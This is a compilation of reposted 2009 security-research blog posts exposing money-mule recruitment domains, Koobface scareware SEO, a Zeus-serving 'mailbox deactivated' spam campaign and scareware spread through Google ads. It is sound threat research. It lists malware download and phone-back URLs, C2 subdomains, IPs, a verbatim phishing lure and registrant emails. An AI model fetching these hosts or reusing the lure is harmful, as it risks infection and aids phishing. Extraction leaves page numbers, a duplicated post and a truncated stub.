http://www.virustotal.com/analisis/26c9d3ae446de1c25a3e
67d50b55f71d43754e179ce178c65bad420c1f131e40-
12584

06690

16.
http://www.virustotal.com/analisis/27f42c23e6c3d3e57fdee
ad24946faaeaad03f973769c223d5007ce1fdf65baa-12584

97161

17.
http://www.virustotal.com/analisis/27f42c23e6c3d3e57fdee
ad24946faaeaad03f973769c223d5007ce1fdf65baa-12584

86264

18. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front-part-two.html

19. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-
LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-
h/koobface_scareware_5.pn

g

20. http://ddanchev.blogspot.com/2009/10/koobface-
botnet-dissected-in-trendmicro.html

21. http://blogs.zdnet.com/security/?p=4549

22. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-
club-features.html

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-
blackhat-seo-gang-with.html

24. http://ddanchev.blogspot.com/2009/09/koobface-
botnets-scareware-business.html

25. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

26. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

27. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

28. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

29. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

30.
http://www.virustotal.com/analisis/f67ed142e51f55a551f86203b0434c8a361bd456a74a4d5cc7274fecb6d07fcf-12579

44296

31.
http://www.virustotal.com/analisis/6795e5339a2fc174752b39231d87fc6fad525d9beac2f81256c5e1aaa845aa09-12579

43449

32.
http://www.virustotal.com/analisis/f15b782b8c6ae8a862bf7f4f0d776771e8c4d6b61794ba0ca9d92e22e2388115-12579

43976

33. http://whois.domaintools.com/206.217.201.245

34. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

35. http://whois.domaintools.com/212.117.174.19

36. http://whois.domaintools.com/91.212.226.155

37. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

38. http://whois.domaintools.com/91.212.107.103

39. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

40.
http://www.virustotal.com/analisis/c7c557f71fd4a00d403d67c5710305e52ae54c5022cba8b9fb3aeb6fc14f5c2a-12557

24931

41.
http://www.virustotal.com/analisis/adbaee55abd8c5145e8f4c18917dd95e8b5fa3cd6367cc84ac308eaa9c339d9d-12538

17749

42.
http://www.virustotal.com/analisis/b7d20a22ac2fe184908d8f1ecf2ea84ff6e6f635c56e498c8b15992047c6a104-12548

27357

43. http://www.virustotal.com/vt/en/recepcion?a39f418af678ffcd263c6b5ad9ea1f7b

44.
http://www.virustotal.com/analisis/f0b1270d77f5e92e5706e

fe7a8522e4688598d03cee91d581a624586204c5533-12549

31925

45. http://www.virustotal.com/analisis/05440689dd252f5dcb99be080b80117d701dd704565f53e1f3bee8cd65b813bf-12546

77563

46. http://www.virustotal.com/analisis/76a92f5de6609b3de46b12f3e1a8eeeb34b815c587448b41ce16f5598c88dde0-12544

31748

47. http://www.virustotal.com/analisis/c35b4e00b72ef39f167794278f637cb9d49946c4405089d96501dc7dcb406710-12542

31431

48. http://www.virustotal.com/analisis/e78a6b6a3a9d733c867fe65f224dd93049ccb9b4cfaa3008982da2b6ab748a6d-12542

31751

49. http://www.virustotal.com/analisis/378c2813155040b38cce5434a978082edd89236c12454c6b2e800219d8925ca9-12547

52695

50.
http://www.virustotal.com/analisis/d05280037ecaeced367d5f8715af7307bffaa195720b678f52cf798c87442ce2-12550

19397

51.
http://www.virustotal.com/analisis/3becef84345daabc698eaee379357d523c50ac23738139f3ec2ae138c8810822-12533

88713

52. http://blog.clickforensics.com/?p=314

53. http://blogs.zdnet.com/security/?p=4549

54. http://blogs.zdnet.com/security/?p=3333

55. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

56. http://blog.clickforensics.com/?p=334

57. http://ddanchev.blogspot.com/2009/09/dissecting-septembers-twitter-scareware.html

58. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

59. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

60. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

787

61. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

62. http://garwarner.blogspot.com/2009/10/microsoft-your-e-mail-will-be-blocked.html

63. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

64. http://www.bobbear.co.uk/allied-insurance-llc.html

65. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

66. http://blogs.zdnet.com/security/?p=4594

67. http://content.zdnet.com/2346-12691_22-352597.html

68. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

69. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

70. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

71. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

72. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

73. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

74. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

75. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

76. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

77. http://ddanchev.blogspot.com/

788

Keeping Money Mule Recruiters on a Short Leash (2009-11-16 23:09)

The money mule recruitment syndicate exposed in a previous post ([1]Standardizing the Money Mule Recruitment

Process), continues introducing new domains and re-branding the de-facto recruitment templates for a huge

percentage of the currently active [2]money mule recruitment scams.

Ironically, both the syndicate and its competition in the face of boutique money mule recruitment operations

aiming to self-service the cybercriminal – he doesn’t want to share stolen revenue with a third-party service provider

– behind them, are using the copywriting and online brand management services courtesy of a single vendor.

It’s time to expose the complete domains portfolio of one of their biggest customers, including both domains

introduced since the middle of the summer, 2009, as well as the most recent ones, with all of them using/having used the services of [3]AS:38356.

789

Parked at [4]222.35.137.234; [5]222.35.137.235; [6]222.35.137.236; [7]222.35.137.237; [8]222.35.137.238 as of

Monday, November 18 are the following money mule recruitment domains:

affina-groupsvc .cc - Email: justin _dickerson@ymail.com

altgroupco .cn - Email: abuseemaildhcp@gmail.com

alt-groupco .net - Email: MarcusStraker909@gmail.com

annuity-groupnet .cc - Email: justin _dickerson@ymail.com

archway-groupinc .cn - Email: abuseemaildhcp@gmail.com

armor-groupco .cc - Email: defrankpo@gmail.com

ava-group .cc - Email: Gregory.Michell2009@yahoo.com

ava-group .cn - Email: Gregory.Michell2009@yahoo.com

ava-groupsvc .cc - Email: Gregory.Michell2009@yahoo.com

avagroupsvc .cn - Email: Gregory.Michell2009@yahoo.com

bfs-groupinc .cc - Email: defrankpo@gmail.com

braingroupmain .cn - Email: abuseemaildhcp@gmail.com

790

brain-groupsvc .cn - Email: abuseemaildhcp@gmail.com

ccn-groupco .cn - Email: Gregory.Michell2009@yahoo.com

cdi-groupmain .cn - Email: garry _honn@yahoo.com

cosco-groupmain .cn - Email: andrew _cc@yahoo.com

criscom-group .cc - Email: Gregory.Michell2009@yahoo.com

criscomgroupco .cn - Email: Gregory.Michell2009@yahoo.com

criscom-groupinc .cc - Email: Gregory.Michell2009@yahoo.com

cronos-group .net - Email: MarcusStraker909@gmail.com

cronos-groupinc .cn - Email: abuseemaildhcp@gmail.com

cronos-groupinc .com - Email: bias@co5.ru

cronosgroupsvc .cn - Email: abuseemaildhcp@gmail.com

dove-groupli .cn - Email: abuseemaildhcp@gmail.com

entrustgroup .cn - Email: moldavimo@safe-mail.net

extreme-groupinc .cn - Email: abuseemaildhcp@gmail.com

fairline-group .cn - Email: Gregory.Michell2009@yahoo.com

flatgroupfly .cc - Email: steven _lucas _2000@yahoo.com

full-controll .cc - Email: morgan.greg@yahoo.com

791

geniouspartner .cn - Email: morgan.greg@yahoo.com

holding-group .cn - Email: ronny.greg@yahoo.com

igt-groupco .cn - Email: abuseemaildhcp@gmail.com

igtgroupinc .cn - Email: abuseemaildhcp@gmail.com

igt-groupinc .com - Email: feet@freemailbox.ru

index-groupinc .cn - Email: abuseemaildhcp@gmail.com

index-groupinc .com - Email: taffy@blogbuddy.ru

indexgroupinc .net - Email: MarcusStraker909@gmail.com

index-groupmain .cn - Email: abuseemaildhcp@gmail.com

ing-groupsvc .cn - Email: admin@emerge-groupnet.cn

integrity-groupinc .cc - Email: justin _dickerson@ymail.com

invalda-groupli .cn - Email: rocco _invalda@yahoo.com

invalda-groupmain .cn - Email: rocco _invalda@yahoo.com

invalda-groupmain .com - Email: chum@cheapmail.ru

landgroupinc .cn - Email: abuseemaildhcp@gmail.com

792

landgroupinc .net - Email: MarcusStraker909@gmail.com

land-groupsvc .cn - Email: abuseemaildhcp@gmail.com

land-groupsvc .com - Email: bias@co5.ru

libertygroup .cc - Email: LindseyKimSI@gmail.com

lime-groupnet .cn - Email: abuseemaildhcp@gmail.com

lime-groupsvc .cn - Email: abuseemaildhcp@gmail.com

margin-groupco .cn - Email: Gregory.Michell2009@yahoo.com

margingroupinc .cn - Email: regory.Michell2009@yahoo.com

massivegroupsvc .cn - Email: abuseemaildhcp@gmail.com

mastergroupinc .cn - Email: abuseemaildhcp@gmail.com

master-groupinc .com - Email: taffy@blogbuddy.ru

master-groupsvc .cn - Email: taffy@blogbuddy.ru

mellis-group .cn - Email: abuseemaildhcp@gmail.com

mellis-groupmain .cn - Email: abuseemaildhcp@gmail.com

793

mena-groupsvc .cn - Email: abuseemaildhcp@gmail.com

nvidia-groupnet .cn - Email: Gregory.Michell2009@yahoo.com

nvidia-groupsvc .cn - Email: Gregory.Michell2009@yahoo.com

opm-groupli .com - Email: entrap@namebanana.net

phoenix-groupco .net - Email: MarcusStraker909@gmail.com

phoenix-groupmain .cn - Email: abuseemaildhcp@gmail.com

premier-groupinc .cn - Email: abuseemaildhcp@gmail.com

premier-groupinc .com - Email: gone@corporatemail.ru

premier-groupnet .cc - Email: justin _dickerson@ymail.com

prime-groupco .cn - Email: abuseemaildhcp@gmail.com

prime-groupinc .cn - Email: abuseemaildhcp@gmail.com

puritan-groupco .cc - Email: justin _dickerson@ymail.com

puritan-groupco .cn - Email: abuseemaildhcp@gmail.com

puritan-groupinc .cn - Email: abuseemaildhcp@gmail.com

puritan-groupinc .com - Email: gone@corporatemail.ru

794

realtek-groupnet .cn - Email: Gregory.Michell2009@yahoo.com

realtekgroupsvc .cn - Email: Gregory.Michell2009@yahoo.com

reddbutton .cn - Email: morgan.greg@yahoo.com

redeye-groupco .cn - Email: abuseemaildhcp@gmail.com

redeye-groupinc .cn - Email: abuseemaildhcp@gmail.com

regency-groupco .com - Email: gone@corporatemail.ru

regency-groupnet .cc - Email: justin _dickerson@ymail.com

regency-groupnet .cn - Email: abuseemaildhcp@gmail.com

safegroupsvc .cn - Email: Gregory.Michell2009@yahoo.com

saturn-groupsvc .cn - Email: darry _wisp@yahoo.com

scope-group .cn - Email: don.ram@yahoo.com

scope-groupmain .cc - Email: darry _wisp@yahoo.com

scope-groupmain .cn - Email:
abuseemaildhcp@gmail.com

stargroupinc .cn - Email: abuseemaildhcp@gmail.com

star-groupinc .net - Email: MarcusStraker909@gmail.com

795

star-groupsvc .cn - Email: abuseemaildhcp@gmail.com

star-groupsvc .com - Email: taffy@blogbuddy.ru

summit-groupinc .cn - Email:
Gregory.Michell2009@yahoo.com

theblackend .cn - Email: morgan.greg@yahoo.com

totallysmiled .cn - Email: morgan.greg@yahoo.com

vector-groupfine .cn - Email: justin
_dickerson@ymail.com

vision-groupinc .cc - Email: vision-groupinc.cc

vision-groupsvc .com - Email: gone@corporatemail.ru

windcontrol .cc - Email: morgan.greg@yahoo.com

Nothing’s isolated, everything’s connected, and sadly
orchestrated by a very distinct set of cybercrime enter-

prises, the market share leaders.

Related posts:

[9]Standardizing the Money Mule Recruitment Process

[10]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Inside a Money Laundering Group’s Spamming Operations

This post has been reproduced from [13]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

2. http://www.fbi.gov/pressrel/pressrel09/ach_110309.htm

3. http://www.google.com/safebrowsing/diagnostic?site=AS:38356

4. http://whois.domaintools.com/222.35.137.234

5. http://whois.domaintools.com/222.35.137.235

6. http://whois.domaintools.com/222.35.137.236

7. http://whois.domaintools.com/222.35.137.237

8. http://whois.domaintools.com/222.35.137.238

9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

10. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

13. http://ddanchev.blogspot.com/

796

One Year Worth of Zeus Crimeware Development Through the Eyes of the Cybercriminal (2009-11-16 23:31) Despite the fact that the Zeus crimeware kit is a victim of "

Managed Cybercrime-as-a-Services as a commodity

Related posts:

797

Massive Scareware Serving Blackhat SEO, the Koobface Gang Style (2009-11-17 22:36)

[1]Ali Baba and the 40 thieves LLC are once again multi-tasking, this time compromising [2]hundreds of thousands of web sites, and redirecting Google visitors – through the standard http referrer check – to [3]scareware serving domains.

What's so special about the domains mentioned in Cyveillance's post, as well as the ones currently active on this campaign? It's the Koobface connection.

For instance, the **ionisationtools .cn** or **moored2009 .cn** redirectors, as well as the scareware serving **premium-protection6 .com**; **file-antivirus3.com**; **checkalldata**

.com; **foryoumalwarecheck4 .com**; **antispy-scan1 .com** mentioned in post, are the same scareware redirectors and domains analyzed in [4]part two of the Koobface Botnet’s Scareware Business Model series. The identical structure on a sampled Koobface infected host and a sampled

compromised site can be seen in the attached screenshots.

798

The redirection "magic" takes place through a what looks like a static [5]**css.js (Trojan-Downloader.JS.FraudLoad)** uploaded on all of the affected sites. The very latest blackhat SEO once again puts the Koobface gang in the spotlight of the ongoing underground multi-tasking that the majority of cybercriminals engage in these days.

Related posts:

[6]Koobface Botnet’s Scareware Business Model - Part Two

[7]Koobface Botnet’s Scareware Business Model - Part One

[8]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[9]New Koobface campaign spoofs Adobe’s Flash updater

[10]Social engineering tactics of the Koobface botnet

[11]Koobface Botnet Dissected in a TrendMicro Report

[12]Koobface Botnet’s Scareware Business Model

[13]Movement on the Koobface Front - Part Two

[14]Movement on the Koobface Front

[15]Koobface - Come Out, Come Out, Wherever You Are

[16]Dissecting Koobface Worm’s Twitter Campaign

[17]Dissecting the Koobface Worm’s December Campaign

[18]Dissecting the Latest Koobface Facebook Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [20]Dancho Danchev’s blog.

799

1. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

2. http://blogs.zdnet.com/security/?p=4947

3. http://www.cyveillanceblog.com/general-cyberintel/malware-google-search-results

4. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

5.

http://www.virustotal.com/analisis/7892e2b09d887a66a4d70e49a08feef36f4dbda6cc605d2e1191613b87a863be-12584

79383

6. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

9. http://blogs.zdnet.com/security/?p=4594

10. http://content.zdnet.com/2346-12691_22-352597.html

11. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

12. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

14. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

15. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

16. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

17. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

18. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/

800

Massive Scareware Serving Blackhat SEO, the Koobface Gang Style (2009-11-17 22:36)

[1]Ali Baba and the 40 thieves LLC are once again multi-tasking, this time compromising [2]hundreds of thousands of web sites, and redirecting Google visitors – through the standard http referrer check – to [3]scareware serving domains.

What’s so special about the domains mentioned in Cyveillance’s post, as well as the ones currently active on this campaign? It’s the Koobface connection.

For instance, the **ionisationtools .cn** or **moored2009 .cn** redirectors, as well as the scareware serving **premium-protection6 .com**; **file-antivirus3.com**; **checkalldata .com**; **foryoumalwarecheck4 .com**; **antispy-scan1 .com** mentioned in post, are the same scareware redirectors and domains analyzed in [4]part two of the Koobface Botnet’s Scareware Business Model series. The identical structure on a sampled Koobface infected host and a sampled

compromised site can be seen in the attached screenshots.

801

The redirection "magic" takes place through a what looks like a static [5]**css.js (Trojan-Downloader.JS.FraudLoad)** uploaded on all of the affected sites. The very latest blackhat SEO once again puts the Koobface gang in the spotlight of the ongoing underground multi-tasking that the majority of cybercriminals engage in these days.

Related posts:

[6]Koobface Botnet’s Scareware Business Model - Part Two

[7]Koobface Botnet’s Scareware Business Model - Part One

[8]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[9]New Koobface campaign spoofs Adobe’s Flash updater

[10]Social engineering tactics of the Koobface botnet

[11]Koobface Botnet Dissected in a TrendMicro Report

[12]Koobface Botnet’s Scareware Business Model

[13]Movement on the Koobface Front - Part Two

[14]Movement on the Koobface Front

[15]Koobface - Come Out, Come Out, Wherever You Are

[16]Dissecting Koobface Worm’s Twitter Campaign

[17]Dissecting the Koobface Worm’s December Campaign

[18]Dissecting the Latest Koobface Facebook Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [20]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

2. http://blogs.zdnet.com/security/?p=4947

3. http://www.cyveillanceblog.com/general-cyberintel/malware-google-search-results

4. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

5.

http://www.virustotal.com/analisis/7892e2b09d887a66a4d70e49a08feef36f4dbda6cc605d2e1191613b87a863be-12584

79383

6. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

9. http://blogs.zdnet.com/security/?p=4594

10. http://content.zdnet.com/2346-12691_22-352597.html

11. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

12. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

14. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

15. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

16. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

17. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

18. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/

803

"Your mailbox has been deactivated" Spam Campaign Serving Crimeware (2009-11-17 23:11)

An ongoing [1]"Your mailbox has been deactivated" themed [2]spam campaign is pushing crimeware as an attached

[3]utility.zip archive.

Subject: *your mailbox has been deactivated*

Message: " *We are contacting you in regards to an unusual activity that was identified in your mailbox. As a result, your mailbox has been deactivated. To restore your mailbox, you are required to extract and run the attached mailbox utility. Best regards, hush.com technical support.* "

Different signatures used: " *From Webmail Help Desk; From hush.com technical support; From msmvps.com technical support; From ahnlab.com technical support; From symantec.com technical support*"

Sampled obtained phones back to **193.104.27 .91/limpopo/bb.php?id=636608811 &v=200 &tm=2 &b=4316315581**; **193.104.27 .91/limpopo/bb.php?id=554275088 &v=200 &tm=8 &b=4316315581 &tid=11 &r=1**, from where it 804

downloads [4]**promed-net .com/css/abs.exe** (97.74.144.118; Email: ninemed@ninemedical.com) which phones back to 231307d91138.bauhath.com/get.php?c=QPTUDBSV &d=, downloading [5]91.213.72 .51/ldr7.exe which

phones back to **193.104.27 .42/lcc/ip2.gi**f which is TrojWare.Win32.TrojanSpy.Zbot.Gen

[6]All of these IPs are [7]not surprisingly known Zeus [8]crimeware hosts.

Related phone-back locations parked on the same IP - [9]94.75.221.76:

koralda .com - Email: owner@koralda.com

antiona .com - Email: owner@antiona.com

lambrie .com - Email: owner@lambrie.com

bauhath .com - Email: owner@bauhath.com

agulhal .com - Email: owner@agulhal.com

lantzel .com - Email: owner@lantzel.com

bourgum .com - Email: owner@bourgum.com

101607d91120.koralda .com

141607d91121.koralda .com

121607d91122.koralda .com

161607d91123.koralda .com

141607d91124.koralda .com

181607d91125.koralda .com

011607d91106.koralda .com

171507d91116.koralda .com

161607d91126.koralda .com

231507d91107.koralda .com

201607d91127.koralda .com

031607d91108.koralda .com

191507d91118.koralda .com

011607d91109.koralda .com

171507d91119.koralda .com

221607d91129.koralda .com

201607d9112a.koralda .com

031607d9110b.koralda .com

191507d9111b.koralda .com

081607d9111b.koralda .com

221607d9112c.koralda .com

101607d9111d.koralda .com

081607d9111e.koralda .com

121607d9111f.koralda .com

211507d91131.antiona .com

231507d91133.antiona .com

081207d91134.antiona .com

121607d91115.antiona .com

001307d91106.antiona .com

201307d91108.antiona .com

121107d91128.antiona .com

021107d91129.antiona .com

221307d9110a.antiona .com

231107d9111a.antiona .com

230907d9111b.antiona .com

041107d9112b.antiona .com

011207d9111c.antiona .com

081307d9110d.antiona .com

061107d9112d.antiona .com

191407d9112d.antiona .com

171307d9111f.antiona .com

211407d9112f.antiona .com

042707d90914.agrigid .com

101607d91121.lambrie .com

121607d91122.lambrie .com

141607d91124.lambrie .com

161607d91126.lambrie .com

231507d91107.lambrie .com

181607d91128.lambrie .com

011607d91109.lambrie .com

171507d91119.lambrie .com

201607d9112a.lambrie .com

031607d9110b.lambrie .com

191507d9111b.lambrie .com

221607d9112c.lambrie .com

081607d9111e.lambrie .com

081607d91100.bauhath .com

071607d91130.bauhath .com

121607d91101.bauhath .com

201607d91111.bauhath .com

221307d91102.bauhath .com

051107d91122.bauhath .com

141607d91103.bauhath .com

806

151207d91113.bauhath .com

221607d91113.bauhath .com

221307d91104.bauhath .com

071107d91124.bauhath .com

171207d91115.bauhath .com

051007d91126.bauhath .com

091107d91126.bauhath .com

101607d91107.bauhath .com

191207d91117.bauhath .com

051207d91127.bauhath .com

071007d91128.bauhath .com

071207d91128.bauhath .com

121607d91109.bauhath .com

211207d91119.bauhath .com

091007d9112a.bauhath .com

807

131107d9112a.bauhath .com

091207d9112a.bauhath .com

051607d9113a.bauhath .com

231207d9111b.bauhath .com

091607d9113b.bauhath .com

141607d9110c.bauhath .com

111007d9112c.bauhath .com

111207d9112c.bauhath .com

161607d9110d.bauhath .com

071607d9112d.bauhath .com

181607d9110f.bauhath .com

181007d91132.edvehal .com

181007d91135.edvehal .com

181207d91110.agulhal .com

091007d91120.agulhal .com

211007d91130.agulhal .com

041307d91130.agulhal .com

111007d91122.agulhal .com

061307d91132.agulhal .com

131207d91123.agulhal .com

131007d91124.agulhal .com

151207d91125.agulhal .com

230907d91116.agulhal .com

151007d91126.agulhal .com

061207d91127.agulhal .com

011007d91118.agulhal .com

171007d91128.agulhal .com

031007d9111a.agulhal .com

021207d9111b.agulhal .com

121107d9113b.agulhal .com

051007d9111c.agulhal .com

011107d9110d.agulhal .com

041207d9111d.agulhal .com

191007d9112d.agulhal .com

161207d9110e.agulhal .com

071007d9111e.agulhal .com

141607d91100.lantzel .com

081607d91100.lantzel .com

221607d91110.lantzel .com

121607d91101.lantzel .com

171207d91111.lantzel .com

201607d91111.lantzel .com

071107d91121.lantzel .com

051107d91122.lantzel .com

141607d91103.lantzel .com

151207d91113.lantzel .com

191207d91113.lantzel .com

221607d91113.lantzel .com

051007d91123.lantzel .com

091107d91123.lantzel .com

051207d91123.lantzel .com

101607d91104.lantzel .com

071107d91124.lantzel .com

211207d91115.lantzel .com

171207d91115.lantzel .com

071007d91125.lantzel .com

111107d91125.lantzel .com

071207d91125.lantzel .com

121607d91106.lantzel .com

051007d91126.lantzel .com

091107d91126.lantzel .com

051207d91126.lantzel .com

101607d91107.lantzel .com

231207d91117.lantzel .com

191207d91117.lantzel .com

091007d91127.lantzel .com

131107d91127.lantzel .com

091207d91127.lantzel .com

051607d91137.lantzel .com

141607d91108.lantzel .com

071007d91128.lantzel .com

111107d91128.lantzel .com

071207d91128.lantzel .com

091607d91138.lantzel .com

121607d91109.lantzel .com

211207d91119.lantzel .com

111007d91129.lantzel .com

111207d91129.lantzel .com

071607d91139.lantzel .com

161607d9110a.lantzel .com

091007d9112a.lantzel .com

131107d9112a.lantzel .com

091207d9112a.lantzel .com

111607d9113a.lantzel .com

051607d9113a.lantzel .com

141607d9110b.lantzel .com

231207d9111b.lantzel .com

091607d9113b.lantzel .com

181607d9110c.lantzel .com

111007d9112c.lantzel .com

111207d9112c.lantzel .com

161607d9110d.lantzel .com

201607d9110e.lantzel .com

151207d9110f.lantzel .com

181607d9110f.lantzel .com

051107d9111f.lantzel .com

131507d91100.bourgum .com

809

231507d91130.bourgum .com

221207d91101.bourgum .com

211507d91131.bourgum .com

001307d91103.bourgum .com

231507d91133.bourgum .com

001107d91124.bourgum .com

081207d91134.bourgum .com

201307d91105.bourgum .com

121607d91115.bourgum .com

001307d91106.bourgum .com

021107d91126.bourgum .com

091207d91107.bourgum .com

221307d91107.bourgum .com

231107d91117.bourgum .com

201307d91108.bourgum .com

230907d91118.bourgum .com

121107d91128.bourgum .com

041107d91128.bourgum .com

211007d91138.bourgum .com

011207d91119.bourgum .com

021107d91129.bourgum .com

Naturally, the campaign isn’t an isolated incident, with [10]previous "Facebook updated account agreement"

themed ones, using the same phone back locations as the currently ongoing one.

Related posts:

[11]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[12]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [13]Dancho Danchev’s blog.

1. http://search.twitter.com/search?q=mailbox+deactivated

2. http://www.sophos.com/blogs/gc/g/2009/11/17/mailbox-deactivated/

3.

http://www.virustotal.com/analisis/e61c01697fe928360dd72bbbbd24dcd2ebfcce46f718d384f47be66e22c8ee51-12584

75037

4.

http://www.virustotal.com/analisis/27798e6f384f9400def8dfab97566a4d13345449ac926d6a44963f7b97f54cc7-12584

12750

5.

http://www.virustotal.com/analisis/39d8ad95b0323c37bd3134ab93ac4af44c66a1a8443a41c1ac02cec19bb2816a-12584

12320

6. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.91

7. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.42

8. https://zeustracker.abuse.ch/monitor.php?host=91.213.72.51

9. http://whois.domaintools.com/94.75.221.76

10. http://blog.mxlab.eu/2009/11/07/facebook-updated-account-agreement-email-contains-sasfis-trojan/

11. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

12. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

13. http://ddanchev.blogspot.com/

810

Scareware Campaign Using Google Sponsored Links (2009-11-19 00:30)

A scareware campaign is currently using Google sponsored ads, and by hijacking a decent number of well positioned keywords, is attempting to trick visitors into installing scareware featuring several new templates. This is, of course, not the first and definitely not the last time scareware campaigners are using highly targeted legitimate networks in order to reach potential audience by making an investment into the traffic acquisition practice.

However, compared to the "long tail centered" blackhat SEO, the use of legitimate ad networks would never reach a positive ROI, like the one achieved by dynamic syndication of legitimate content and monetizing it through

scareware.

811

Scareware domains seen in circulation:

adwarealert .com - 75.125.200.226

adware-pro-2009 .com - 209.216.193.113

adwareprosite .com - 188.121.46.1 - Email: pedrocanas75@gmail.com

adwarepro-site .com - 209.216.193.101 - Email: pedrocanas75@gmail.com

antimalwarenow .com - 173.201.0.128

anti-malware-pro .org - 209.216.193.103 - Email: pedrocanas75@gmail.com

812

antimalware-software .com - 209.216.193.11

antimalware-software .org - 209.216.193.106 - Email: pedrocanas75@gmail.com

get-spyware-destroyer .com - 63.243.188.37 - Email: admin@upclick.com

macrovirus .com - 75.125.152.58

malwareprofessional .com - 74.205.8.6

813

theantimalware .com - 173.201.0.12

adware-pro-live .com - 209.216.193.9

antivirus-live-pro .com - 209.216.193.9

antivirus-live-pro .org

antivirus-live-software .com

antivirus-pro-live .com

antiviruspro-live .com

Sample detection rates: [1]anti-malware-application.exe; [2]malware _professional.exe; [3]macro _virus.exe;

[4]antimalware _pro.exe; [5]spyware _destroyer.exe; [6]AdwarePro _Setup.exe; [7]AdwarePro _Setup06.exe; [8]Ad-

warePro _Setup2305.exe.

Consider going through the **[9]The Ultimate Guide to Scareware Protection** detailing alternative traffic acquisition approaches used by scareware campaigners, as well as the related posts dissecting recent blackhat SEO

campaigns.

Related posts:

[10]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[11]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[12]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

